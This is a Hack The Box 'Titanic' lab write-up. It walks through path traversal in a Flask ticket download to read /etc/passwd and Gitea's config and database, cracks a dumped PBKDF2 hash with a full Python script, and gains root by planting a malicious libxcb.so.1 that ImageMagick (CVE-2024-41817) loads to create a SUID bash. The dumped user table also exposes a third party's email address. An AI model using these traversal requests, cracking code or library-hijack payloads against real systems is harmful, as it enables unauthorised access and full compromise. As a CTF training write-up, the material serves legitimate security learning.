
Hack The Box Titanic Writeup (Easy Linux)
Easy Linux box from Season 7. An LFI in a Flask booking app reads a Gitea SQLite database, and the hashes inside crack to an SSH login and then to root.
Platform: Hack The Box
Difficulty: Easy
OS: Linux
Creator: ruycr4ft Link: https://app.hackthebox.com/machines/648
Recon
Nmap
We Start With Nmap . We kick things off with a full TCP port scan using Nmap, probing all 65,535 ports to ensure we don’t miss any non-standard services. Likewise, we also enable default scripts (-sC) and version detection (-sV) to gather more information about running services.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
Nmap 7.94SVN scan initiated Wed Mar 12 06:17:52 2025 as: nmap -Pn -p- -min-rate 2000 -sC -sV -oN titanic.txt 10.10.11.55
Nmap scan report for 10.10.11.55
Host is up (0.20s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|_ 256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Titanic - Book Your Ship Trip
| http-server-header:
| Apache/2.4.52 (Ubuntu)
|_ Werkzeug/3.0.3 Python/3.10.12
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Nmap Flags Explained:
-Pn : Skip host discovery (assumes host is up)
-p-: Scan all 65,535 ports
--min-rate 2000 : Increase scan speed
-sC : Run default scripts
-sV : Attempt service/version detection
-oN titanic.txt : Save output in a readable file
Let’s talk about this Nmap Results. The scan reveals ports 22 and 80 open.
- Port 22 (SSH) is open and running OpenSSH 8.9p1. This is a fairly recent version, so chances are slim for a direct exploit. Still, it might be useful later if we find credentials.
- Port 80 (HTTP) reveals a web server running Apache 2.4.52 and surprisingly, also Werkzeug 3.0.3 with Python 3.10.12 — indicating the backend is likely built using Flask or a similar Python web framework.
Editing /etc/hosts
Before diving deeper into web enumeration, we’ll add the target domain to our local DNS resolution. This is crucial because the web server may rely on the hostname for virtual hosting or route handling.
1
2
3
sudo nano /etc/hosts
#Add the following line at the bottom:
10.10.11.55 titanic.htb
Subdomain Enumeration — FFUF
we can perform virtual host enumeration to discover hidden subdomains that may expose internal services or admin panels.
1
2
3
4
ffuf -w /home/shadow0x/tools/SecLists-master/Discovery/DNS/subdomains-top1million-110000.txt \
-u http://titanic.htb \
-H "Host: FUZZ.titanic.htb" \
-fc 301
ffuf Parameters Explained:
-w: Path to wordlist — subdomain brute-force list.
-u: Base URL (titanic.htb)
-H: Custom __Host __ header to inject fuzzed subdomains.
fc 301: Filter out 301 redirects for cleaner results.
Result :
1
dev [Status: 200, Size: 13982, Words: 1107, Lines: 276, Duration: 205ms]
Now that we’ve identified dev.titanic.htb through virtual host fuzzing, we need to map it locally so our browser and tools can resolve it.
1
2
3
sudo nano /etc/hosts
# after adding it will look like this
10.10.11.55 titanic.htb dev.titanic.htb
Service Enumeration — Port 80 (HTTP)
The website hosted at http://titanic.htb loads successfully after updating our /etc/hosts file. The homepage features a sleek Titanic-themed booking interface.
 Screenshot of the Titanic homepage
Initial Exploration
At this stage, we don’t have any prior knowledge of the web application’s functionality or structure. So our first step is simple: explore.
We casually click through navigation links, interact with buttons, and test any visible input fields — just to build an understanding of the app’s layout and behaviour.
Web Application — Booking Functionality
While exploring titanic.htb, we find a “Book Now” button on the main page.
 “Book Now” button on titanic.htb
Capturing the Booking Request
Clicking the button sends a POST request to /book. We intercept it using Burp Suite :
Request:
1
2
3
4
5
POST /book HTTP/1.1
Host: titanic.htb
Content-Type: application/x-www-form-urlencoded

name=shadow0x&email=shadow0x%40cy.htb☎=666666666&date=2000-05-12&cabin=Deluxe
Response:
1
2
HTTP/1.1 302 FOUND
Location: /download?ticket=fdfdb985-5011-4be0-b1de-4da96655762e.json
We follow the redirect to fetch the file:
Response:
1
2
GET /download?ticket=fdfdb985-5011-4be0-b1de-4da96655762e.json HTTP/1.1
Host: titanic.htb
Response:
1
2
3
4
5
6
7
{
  "name": "shadow0x",
  "email": "shadow0x@cy.htb",
  "phone": "666666666",
  "date": "2000-05-12",
  "cabin": "Deluxe"
}
Let’s Visit the second subdomain
Exploring dev.titanic.htb — Gitea Source Code Repository
Visiting the dev.titanic.htb subdomain reveals a Gitea instance, a self-hosted Git service similar to GitHub.

The page banner confirms the version as: Gitea v1.22.1
Registering & Accessing Repositories
After registering a new user on Gitea, we gain access to the repositories hosted by the developer user. Two repositories are available:
developer/docker-configdeveloper/flask-app

These contain key configuration and application logic for the Titanic booking site.
Analysing Developer Activity
Navigating to the developer’s activity tab:
http://dev.titanic.htb/developer?tab=activity
We explore recent commits and discover something highly valuable.

Sensitive Credentials Found
Inspecting a specific commit reveals a docker-compose.yml file with hardcoded MySQL root credentials :
1
2
3
4
5
6
7
8
9
10
11
12
13
version: '3.8'
services:
  mysql:
    image: mysql:8.0
    container_name: mysql
    ports:
      - "127.0.0.1:3306:3306"
    environment:
      MYSQL_ROOT_PASSWORD: 'MySQLP@$$w0rd!'
      MYSQL_DATABASE: tickets
      MYSQL_USER: sql_svc
      MYSQL_PASSWORD: sql_password
    restart: always
Reviewing Flask App Source Code
By visiting the public flask-app repository, we can view the source code directly:
http://dev.titanic.htb/developer/flask-app/src/branch/main/app.py
The booking logic simply takes user input, writes it to a file in the tickets directory, and redirects users to download their ticket using a unique ID.
1
2
3
4
5
6
7
8
9
10
@app.route('/download', methods=['GET'])
def download_ticket():
    ticket = request.args.get('ticket')
    if not ticket:
        return jsonify({"error": "Ticket parameter is required"}), 400
    json_filepath = os.path.join(TICKETS_DIR, ticket)
    if os.path.exists(json_filepath):
        return send_file(json_filepath, as_attachment=True, download_name=ticket)
    else:
        return jsonify({"error": "Ticket not found"}), 404
Insecure File Handling
The application makes no effort to sanitize theticket parameter or restrict it to the tickets directory, which introduces a path traversal vulnerability.
The line:
1
json_filepath = os.path.join(TICKETS_DIR, ticket)
Simply concatenates the ticket parameter with the local path. By injecting values like ../../etc/passwd, we can escape the intended directory and access arbitrary files on the server.
Exploiting Path Traversal
To test this, we send the following HTTP request:
1
2
GET /download?ticket=/etc/passwd HTTP/1.1
Host: titanic.htb
The server responds with the contents of /etc/passwd, confirming the vulnerability:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
developer:x:1000:1000:developer:/home/developer:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
From the file at:
http://dev.titanic.htb/developer/docker-config/src/branch/main/gitea/docker-compose.yml
we find the following Docker volume configuration:
1
/home/developer/gitea/data:/data
This tells us that the host directory /home/developer/gitea/data is mounted to the /data directory inside the Gitea container.
As a result, when Gitea initializes and creates internal directories under /data/gitea/ within the container, they will actually be written to the host’s filesystem at:
➡️ /home/developer/gitea/data/gitea/
This mapping gives us a clear idea of where Gitea’s data (such as repositories, configurations, and potentially credentials) resides on the host machine.
Accessing app.ini via Path Traversal
We attempted to access the Gitea configuration file using the vulnerable ticket parameter:
1
GET /download?ticket=/home/developer/gitea/data/gitea/conf/app.ini
We successfully retrieved the configuration, which contains important details:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
APP_NAME = Gitea: Git with a cup of tea
RUN_MODE = prod
RUN_USER = git
WORK_PATH = /data/gitea

[repository]
ROOT = /data/git/repositories

[repository.local]
LOCAL_COPY_PATH = /data/gitea/tmp/local-repo

[repository.upload]
TEMP_PATH = /data/gitea/uploads

[server]
APP_DATA_PATH = /data/gitea
DOMAIN = gitea.titanic.htb
SSH_DOMAIN = gitea.titanic.htb
HTTP_PORT = 3000
ROOT_URL = http://gitea.titanic.htb/
DISABLE_SSH = false
SSH_PORT = 22
SSH_LISTEN_PORT = 22
...
This confirms that the
/home/developer/gitea/datadirectory on the host is mounted as/datainside the container. As a result, when Gitea initializes, it creates subdirectories like/data/gitea/, which corresponds to/home/developer/gitea/data/gitea/on the host system.
Accessing gitea.db via Path Traversal
After successfully retrieving the app.ini configuration file, we attempted to access the Gitea SQLite database using the same path traversal vulnerability:
1
GET /download?ticket=/home/developer/gitea/data/gitea/gitea.db
we downloaded the gitea.db
1
2
3
┌──(shadow0x㉿cypher)-[~/ctf/htb/titanic]
└─$ file gitea.db
gitea.db: SQLite 3.x database, last written using SQLite version 3045001, file counter 579, database pages 509, cookie 0x1d9, schema 4, UTF-8, version-valid-for 579
We opened the database using the built-in sqlite3 tool on Kali:
1
2
┌──(shadow0x㉿cypher)-[~/ctf/htb/titanic]
└─$ sqlite3 gitea.db
Listing all tables showed numerous entries:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
sqlite> .tables
access                  oauth2_grant
access_token            org_user
action                  package
action_artifact         package_blob
action_run              package_blob_upload
action_run_index        package_cleanup_rule
action_run_job          package_file
action_runner           package_property
action_runner_token     package_version
action_schedule         project
action_schedule_spec    project_board
action_task             project_issue
action_task_output      protected_branch
action_task_step        protected_tag
action_tasks_version    public_key
action_variable         pull_auto_merge
app_state               pull_request
attachment              push_mirror
auth_token              reaction
........................................................................................
We focused on the user table, which contains Gitea account information. Dumping the table:
1
2
3
4
5
sqlite> SELECT * FROM user;
1|administrator|administrator||root@titanic.htb|0|enabled|cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d017136|pbkdf2$50000$50|0|0|0||0|||70a5bd0c1a5d23caa49030172cdcabdc|2d149e5fbd1b20cf31db3e3c6a28fc9b|en-US||1722595379|1722597477|1722597477|0|-1|1|1|0|0|0|1|0|2e1e70639ac6b0eecbdab4a3d19e0f44|root@titanic.htb|0|0|0|0|0|0|0|0|0||gitea-auto|0
2|developer|developer||developer@titanic.htb|0|enabled|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56|pbkdf2$50000$50|0|0|0||0|||0ce6f07fc9b557bc070fa7bef76a0d15|8bf3e3452b78544f8bee9400d6936d34|en-US||1722595646|1722603397|1722603397|0|-1|1|0|0|0|0|1|0|e2d95b7e207e432f62f3508be406c11b|developer@titanic.htb|0|0|0|0|2|0|0|0|0||gitea-auto|0
3|puujee32|puujee32||kayanokouji22@gmail.com|0|enabled|1bf65b8047cdd39a69cd16a4b359a6ad1e2d9b66b72c230e84dada657cb5eb81c131b02d43da3fdf781ad76e414aaf6022ab|pbkdf2$50000$50|0|0|0||0|||0b319156621909b158595d645aa0ec54|8e72f1312f838ead1b8b55eb650d4dab|en-US||1750914385|1750923588|1750923588|0|-1|1|0|0|0|0|1|0|a1fbf444977345ad565bcdf64aca33fc|kayanokouji22@gmail.com|0|0|0|0|1|0|0|0|0|unified|gitea-auto|0
4|shadow0x|shadow0x||shadow0x@cy.htb|0|enabled|5acd7a515a589f17e43ef16ec84fcefd489040ebb91dcba77ff130c9607d1cdbc2302f741dcd6c4365de1a452e71da3eeafa|pbkdf2$50000$50|0|0|0||0|||f396d8919e5d1327822534d85881ef3b|040e7544383178e74f2951815e7a5157|en-US||1750945210|1750945806|1750945210|0|-1|1|0|0|0|0|1|0|3696e5f209e5f3d48ede641d9aab33b8|shadow0x@cy.htb|0|0|0|0|0|0|0|0|0|unified|gitea-auto|0
The output revealed multiple user accounts along with their hashed passwords and salts. To narrow it down, we selected only the most relevant columns:
1
sqlite> SELECT email, salt, passwd, passwd_hash_algo FROM user;

I made it in a table format for a better look.
The hashing scheme used (pbkdf2$50000$50).
Cracking Gitea Password Hash from gitea.db
From the gitea.db SQLite file, we extracted user credentials, including salted PBKDF2 password hashes.
This indicates:
- PBKDF2 : A key derivation function using HMAC-SHA256, more secure than simple hashes (like MD5 or SHA1).
- 50000 iterations : High iteration count, which increases the time and resources required for each guess.
- 50 bytes : Output hash length.
We found the following entry for the developer account:
- Email :
developer@titanic.htb - Salt :
8bf3e3452b78544f8bee9400d6936d34 - Hash :
e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56
To crack it, we used a custom Python script that attempts password guesses from a wordlist using PBKDF2-HMAC-SHA256 with the provided salt and parameters:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
import hashlib
import binascii
from pwn import log

hashes = [
    {
        "username": "developer",
        "salt": binascii.unhexlify('8bf3e3452b78544f8bee9400d6936d34'),
        "key": 'e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56',
    }
]

dklen = 50
iterations = 50000
wordlist = '/usr/share/wordlists/rockyou.txt'

def hash_password(password, salt, iterations, dklen):
    return hashlib.pbkdf2_hmac('sha256', password.encode(), salt, iterations, dklen)

for user in hashes:
    bar = log.progress(f"Cracking PBKDF2 Hash for {user['username']}")
    target_hash = binascii.unhexlify(user['key'])
    salt = user['salt']
    with open(wordlist, 'r', encoding='utf-8', errors='ignore') as f:
        for line in f:
            password = line.strip()
            computed_hash = hash_password(password, salt, iterations, dklen)
            bar.status(f'Trying: {password}')
            if computed_hash == target_hash:
                bar.success(f"Cracked {user['username']}: {password}")
                break
    else:
        bar.failure(f"Failed to crack {user['username']}'s password.")
Running the script successfully cracked the password:
[+] Cracking PBKDF2 Hash for developer: Cracked developer: 25282528
User Access & Enumeration
SSH Access
Using the previously cracked credentials for developer, we successfully ssh into the target:
1
ssh developer@titanic.htb
We now have a shell as developer:
1
developer@titanic:~$
User Flag
The user flag was located at:
1
2
ls
gitea  mysql  user.txt
Home Directory Enumeration
There’s nothing immediately interesting in the user’s home. .bash_history is symlinked to /dev/null, which is often used to prevent command logging.
We noted the following folders:
gitea/mysql/user.txt.ssh/— owned bydeveloper
Process Enumeration
Running ps auxww as developer only shows this user’s processes:
1
developer@titanic:~$ ps auxww
Notable processes:
gitearunning from/usr/local/bin/gitea web- A Python script:
/usr/bin/python3 /opt/app/app.py
Why so limited?
This is due to a hardened /proc file system mount:
1
2
mount | grep "/proc "
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime,hidepid=invisible)
This means only root and the current user can view processes, limiting system-wide visibility.
Exploring /opt
We found three directories:
1
2
ls /opt/
app  containerd  scripts
/opt/app/– Already analysed; contains the Gitea-related application./opt/containerd/– Inaccessible todeveloper./opt/scripts/– Contains a suspicious script:
1
2
3
4
developer@titanic:/opt/scripts$ cat identify_images.sh
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
This script:
- Changes to the
images/directory. - Clears (truncates) the
metadata.logfile. - Uses
find+xargsto identify.jpgfiles using ImageMagick (/usr/bin/magick), appending output tometadata.log.
Cron Job Discovery & ImageMagick Misuse
While exploring /opt/app/static/assets/images, we discovered the file metadata.log, which logs information about .jpg images in the directory:
1
2
ls
entertainment.jpg  exquisite-dining.jpg  favicon.ico  home.jpg  luxury-cabins.jpg  metadata.log
Contents of metadata.log
1
cat metadata.log
It contains output from the ImageMagick identify tool, confirming that the images are being processed periodically:
1
2
3
/opt/app/static/assets/images/luxury-cabins.jpg JPEG 1024x1024 ...
/opt/app/static/assets/images/entertainment.jpg JPEG 1024x1024 ...
...
File Properties Suggest a Cron
1
2
ls -l metadata.log
-rw-r----- 1 root developer 442 Jun 27 14:22 metadata.log
To confirm if this is a periodic task, we waited 45 seconds and checked again:
1
2
sleep 45; ls -l metadata.log
-rw-r----- 1 root developer 442 Jun 27 14:23 metadata.log
This implies that the script is being run on a cron.
Privilege Escalation via ImageMagick AppImage Exploit (CVE-2024-41817)
During enumeration, we discovered that the script
/opt/scripts/identify_images.sh__ is executed periodically as __**root** , and processes all __.jpg__ images in __/opt/app/static/assets/images/using the __magick identify__ command.
Since the developer user has write access to that directory, we can potentially abuse ImageMagick to escalate privileges.
Version Check
1
2
3
/usr/bin/magick --version
#Output
Version: ImageMagick 7.1.1-35 Q16-HDRI x86_64
A quick Google search for ImageMagick 7.1.1-35 exploit led to a GitHub PoC disclosing a vulnerability specific to this AppImage build of ImageMagick.
Arbitrary Code Execution in AppImage version ImageMagick### Summary The AppImage version ImageMagick might use an empty path when setting MAGICK_CONFIGURE_PATH and LD_LIBRARY_PATH environment variables while executing, which might lead to arb… GitHubImageMagic class="img-link shimmer" >

How the Exploit Works
This vulnerability stems from the way ImageMagick’s AppImage version sets its environment variables:
1
2
export MAGICK_CONFIGURE_PATH=...:$MAGICK_CONFIGURE_PATH
export LD_LIBRARY_PATH=...:$LD_LIBRARY_PATH
If $MAGICK_CONFIGURE_PATH or $LD_LIBRARY_PATH are empty , this leads to a trailing : in the environment variable. In Unix, a trailing : or empty path segment means: “look in the current working directory.”
Result:
ImageMagick may load:
- configuration files (like
delegates.xml), or - shared libraries (like
libxcb.so.1)
from the current working directory — in our case, the image folder that the cron job switches to before executing.
So, when the cron script does:
1
2
cd /opt/app/static/assets/images
find . -name "*.jpg" | xargs /usr/bin/magick identify
Exploiting LD_LIBRARY_PATH to Gain Root
We chose to exploit the LD_LIBRARY_PATH hijack vector by crafting a malicious libxcb.so.1 shared object. This gets automatically loaded by ImageMagick when executed due to the empty LD_LIBRARY_PATH in the vulnerable AppImage environment.
Confirm Exploitation Works
First, we created a test payload that simply runs id:
1
2
3
4
5
6
7
8
9
gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
__attribute__((constructor)) void init(){
    system("id");
    exit(0);
}
EOF
Running magick confirms that the library is loaded:
1
2
developer@titanic:/opt/app/static/assets/images$ magick /dev/null /dev/null
uid=1000(developer) gid=1000(developer) groups=1000(developer)
Success — the constructor is executed, calling id.
Weaponize the Payload for Privilege Escalation
We modified the shared object to copy /bin/bash to /tmp/shell and set SUID/SGID bits:
1
2
3
4
5
6
7
8
9
gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
__attribute__((constructor)) void init(){
    system("cp /bin/bash /tmp/shell; chmod 6777 /tmp/shell");
    exit(0);
}
EOF
Since we don’t have permission to run the cron-triggered script manually, we just waited
⏱️ One minute later:
1
2
developer@titanic:/opt/app/static/assets/images$ ls -l /tmp/
-rwsrwsrwx 1 root root 1396520 Jun 27 15:18 shell
Boom 💥 — a SetUID root bash shell has been dropped in /tmp/.
Root Shell
We can now elevate privileges using the -p flag:
1
2
3
4
5
6
developer@titanic:/tmp$ /tmp/shell -p
shell-5.1# whoami
root
shell-5.1# cd /root
shell-5.1# ls
cleanup.sh  images  revert.sh  root.txt  snap
🎯 Root flag captured.
HELL YEAH — WE SOLVED THIS. 🏴☠️🔥